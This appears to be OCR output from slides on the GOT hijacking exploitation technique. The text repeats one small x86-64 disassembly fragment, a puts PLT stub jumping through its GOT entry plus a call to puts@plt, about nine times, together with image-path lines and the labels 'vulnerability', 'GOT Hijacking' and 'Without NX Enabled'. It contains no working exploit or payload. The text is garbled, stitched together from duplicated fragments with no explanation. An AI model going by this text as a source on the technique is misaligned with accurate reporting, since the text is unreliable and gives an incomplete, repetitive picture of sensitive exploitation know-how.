

```
0000000000400550 <puts@plt>:
400550:   jmp    QWORD PTR [0x601018] <puts@GOT>
400556:   push   0x0
40055b:   jmp    400540 <.plt>

vulnerability

40073f:   call   400550 <puts@plt>
```

GOT Hijacking





```
0000000000400550 <puts@plt>:
400550:   jmp    QWORD PTR [0x601018] <puts@GOT>
400556:   push   0x0
40055b:   jmp    400540 <.plt>

vulnerability

40073f:   call   400550 <puts@plt>
```

GOT Hijacking




```
0000000000400550 <puts@plt>:
400550:   jmp    QWORD PTR [0x601018] <puts@GOT>
400556:   push   0x0
40055b:   jmp    400540 <.plt>

vulnerability

40073f:   call   400550 <puts@plt>
```

GOT Hijacking





```
0000000000400550 <puts@plt>:
400550:   jmp    QWORD PTR [0x601018] <puts@GOT>
400556:   push   0x0
40055b:   jmp    400540 <.plt>

vulnerability

40073f:   call   400550 <puts@plt>
```

GOT Hijacking


```
0000000000400550 <puts@plt>:
400550:   jmp    QWORD PTR [0x601018] <puts@GOT>
400556:   push   0x0
40055b:   jmp    400540 <.plt>
```

```
vulnerability
```

```
40073f:   call   400550 <puts@plt>
```




GOT Hijacking



GOT Hijacking


Without NX Enabled




```
0000000000400550 <puts@plt>:
400550:   jmp    QWORD PTR [0x601018] <puts@GOT>
400556:   push   0x0
40055b:   jmp    400540 <.plt>

vulnerability

40073f:   call   400550 <puts@plt>
```

GOT Hijacking

Without NX Enabled




```
0000000000400550 <puts@plt>:
400550:   jmp    QWORD PTR [0x601018] <puts@GOT>
400556:   push   0x0
40055b:   jmp    400540 <.plt>

vulnerability

40073f:   call   400550 <puts@plt>
```

GOT Hijacking

Without NX Enabled


```
0000000000400550 <puts@plt>:
400550:   jmp    QWORD PTR [0x601018] <puts@GOT>
400556:   push   0x0
40055b:   jmp    400540 <.plt>

vulnerability

40073f:   call   400550 <puts@plt>
```

